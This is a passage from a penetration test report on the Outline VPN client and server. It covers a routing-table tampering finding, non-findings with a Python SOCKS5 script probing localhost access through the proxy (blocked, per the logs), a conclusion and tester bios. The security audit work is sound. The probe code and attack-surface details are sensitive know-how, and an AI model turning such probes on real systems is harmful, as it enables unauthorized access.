192.168.65.1 dev enp0s6 proto dhcp scope link src 192.168.65.12 metric 100
```

Impact:

Other Linux users can modify the system routing table without requiring route permissions and silently drop another users Outline VPN connection.

Recommendation:

- Associate routes with certain system users to prevent interference between users.
- Consider advising users to not use Outline on a shared system.
- Update Outline Client connection status when routing table changes.

Update :

Pull-Request 1410 introduces SHA256 checksum verification after copying the file to the destination, and blocking write access by setting the immutable flag (`chattr +i`) before execution.

5 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

5.1 NF-032 — Private IPs are not proxied

We could not access private TCP or UDP ports through SOCKS5 connection offered by outline-ss-server.

To test the behavior a connected Outline Client:

```
#!/usr/bin/env python3
import socket
import socks

s = socks.socksocket()
s.set_proxy(socks.SOCKS5, "localhost", 1081)
s.connect(("127.0.0.1", 3333))
s.sendall(b"GET / HTTP/1.1")
print(s.recv(2048).decode("UTF-8"))
```

The outline-ss-server logs confirm the IP address was blocked:

```
D2022-06-19T22:30:13.399Z 98 tcp.go:56] TCP(6): Found cipher at index 0
D2022-06-19T22:30:13.399Z 98 tcp.go:306] TCP Error: Address is not global unicast: 127.0.0.1: <nil>
D2022-06-19T22:30:13.399Z 98 tcp.go:315] Done with status ERR_ADDRESS_INVALID, duration 7.630319ms
D2022-06-19T22:30:14.461Z 98 udp.go:168] UDP(<CENSORED>:18048): Outbound packet has 103 bytes
D2022-06-19T22:30:14.462Z 98 udp.go:40] UDP(<CENSORED>:18048): Got location "DE"
D2022-06-19T22:30:14.462Z 98 udp.go:40] UDP(6): Found cipher at index 0
D2022-06-19T22:30:14.463Z 98 udp.go:40] UDP(<CENSORED>:18048): Proxy exit [::]:56741
D2022-06-19T22:30:14.465Z 98 udp.go:228] UDP(<CENSORED>:18048): done
D2022-06-19T22:30:14.499Z 98 udp.go:40] UDP(<CENSORED>:18048): Got response from 91.189.94.4:123
```

Other private IP ranges are blocked in [outline-ss-server/net/private_net.go#L27-L33](#):

- [10.0.0.0/8](#) RFC 1918
- [172.16.0.0/12](#) RFC 1918
- [192.168.0.0/16](#) RFC 1918
- [fc00::/7](#) RFC 4193: IPv6 ULAs
- [100.64.0.0/10](#) RFC 6598: reserved prefix for CGNAT

It was possible though to reach the outline-ss-server host itself through its public IP addresses but originating from [10](#) interface, which might conflict with an administrator's assumptions in firewall rules. [install_server.sh#L305](#) runs the shadowbox Docker container in host networking mode, granting access to all interfaces and routing configuration. Advanced administrators would appreciate stricter options to configure outgoing interfaces or addresses.

5.2 NF-022 — Strict Shadowsocks config parser in Outline Client

Outline Client detects Shadowsocks URLs from the clipboard or on user input. In either case, the input data is validated with github.com/Jigsaw-Code/outline-shadowsocksconfig, strictly parsing input data through an object-oriented model of the URI components. We did not find any way to pass malicious URLs to Outline Client that caused unexpected behavior or errors.

5.3 NF-006 — Outline SS-Server Config readable by root

The Outline Server configuration directory can only be accessed by `root` user:

```
root@ss-server:~# ls -al /opt/outline/
total 16
drwsrwx--- 3 root root 4096 Feb 16 18:31 .
drwxr-xr-x 4 root root 4096 Feb 16 18:31 ..
-rw-rw---- 1 root root  135 Feb 16 18:31 access.txt
drwxrws--- 4 root root 4096 Feb 22 15:03 persisted-state
```

```
root@ss-server:~# ls -al /opt/outline/persisted-state/outline-ss-server/config.yml
-rw-rw---- 1 root root 94 Feb 16 18:31 /opt/outline/persisted-state/outline-ss-server/config.yml
```

Other users cannot read or manipulate the credentials files.

6 Future Work

- **Regular security assessments**

Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

- **Audit Shadowsocks implementation cryptography**

Correctness of the used Shadowsocks implementations shadowsocks-libev (C) and outline-ss-server (Go) has not been assessed. Cryptographic robustness of the protocol and correctness of the implementations has not been addressed in this project but essential for the secure operation of Outline VPN.

7 Conclusion

We discovered 3 High, 7 Elevated, 5 Moderate and 6 Low-severity issues during this audit. All findings listed in the report have been remediated and re-tested before publication of this document.

Outline is a tool designed to circumvent Internet censorship using a Shadowsocks implementation to proxy communication. On top of that Outline Client wraps a TUN device to route all upstream traffic through. Front-ends for the Outline Client and Outline Server Manager are Polymer JS single-page applications that are, depending on the target OS, compiled into Electron or Cordova applications.

In addition to the TypeScript/Electron client GUI applications, Outline uses a Shadowsocks Go implementation on the server side and the shadowsocks-libev written in C. Outline Client is a simple but user-friendly interface to add servers, name them, and manage connection status. A command-line utility or slim Python GUI would not look as polished, but would achieve the same goal with cross-OS support combined with a huge reduction in attack surface and resource consumption: allowing clients to connect to a `ss://` URL generated by Outline Server Manager.

ROS has carefully assessed the GUI applications' attack surface, investigating possible input methods (keyboard, mouse and clipboard) as well as attack surface created by companion daemons, network connectivity, or filesystem assets. The front-ends and their input handling was found to be robust, although we identified weaknesses in transport encryption, local privilege escalation through the client's routing daemon, and made several recommendations for hardening in depth, mitigating the impact of successful attacks on the front-end applications. We were not able to find the necessary entry points through user input or rendering of untrusted data in the front-ends, so some findings reported in this document lack exploitability. We recommend addressing the issues with a fail-safe, security-in-depth approach against future discoveries, especially because some front-end dependencies, although not known to be vulnerable, are no longer maintained.

Administrators can install the Outline Server Manager to create and manage remote servers and access keys to share with clients. The Server Manager identifies the remote server with an SHA256 fingerprint of the SSL certificate, and authenticates with a secret API path prefix. Outline Client encodes the credential in a `SIP002 URI` `ss://` userinfo.

Anyone who knows the secret `apiUrl` path, generated when setting up a new server instance, is able to connect to the management interface or Shadowsocks service, so we highlighted findings where the credentials have the potential to leak to an adversary.

From a user's perspective, Outline is intuitive to use. It is easy to install Outline Server on widely used (and thus hard to block) cloud provider VM instances or any bare Debian system. Similarly, Outline Client does not bug users with complex configuration and is clear about the steps needed to get connected. Combined with Shadowsocks' good reputation for circumventing Internet censorship, Outline delivers on its claims of free exchange of information. It is not a tool that guarantees anonymity or maximizes transport encryption strength – sophisticated attackers can likely break both. Outline's strength is to quickly spawn and distribute server nodes that are hard to distinguish from other traffic via TCP or UDP.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order

to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Johann Derdak	Johann Derdak is a formally trained programmer who recently transitioned to a more security focussed view on applications. He likes to make the web a little bit safer by testing a variety of different implementations. Due to his multiple years of experience as a programmer with different roles in projects, he knows where security relevant shortcuts are taken and where miscommunication has vast impact. He is always curious about how vulnerabilities can be prevented and prefers giving advice on secure coding instead of breaking things.
Stefan Grönke	Stefan is a highly adaptable senior security consultant, pentester and code auditor. He has over a decade of experience in (reverse) engineering, architecture and quality assurance, with a large focus on security and simplicity. He commits most of his free time to development projects that enable him and others to run secure infrastructure. As a full-stack developer he has always enjoyed learning from and with open source code; Stefan has contributed to a variety of projects, often on GitHub. Stefan can be a terrible chaos monkey in the ROS infra, but always cleans up behind him. In fact he likes constructing more than disruption. Therefore he went over from setting things on fire to participating in the ROS development and infra team. Apart from that he enjoys speaking at conferences like the Chaos Communication Congress or hosting workshops at local hackerspaces. He was one of the winning participants of team proTRon at the Shell Eco Contest in 2013/14 for building a CAN-Bus based telemetry system for a lightweight fuel-cell driven car.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.

Front page image by dougwoods (<https://www.flickr.com/photos/deerwooduk/682390157/>), "Cat on laptop", Image styling by Patricia Piolon, <https://creativecommons.org/licenses/by-sa/2.0/legalcode>.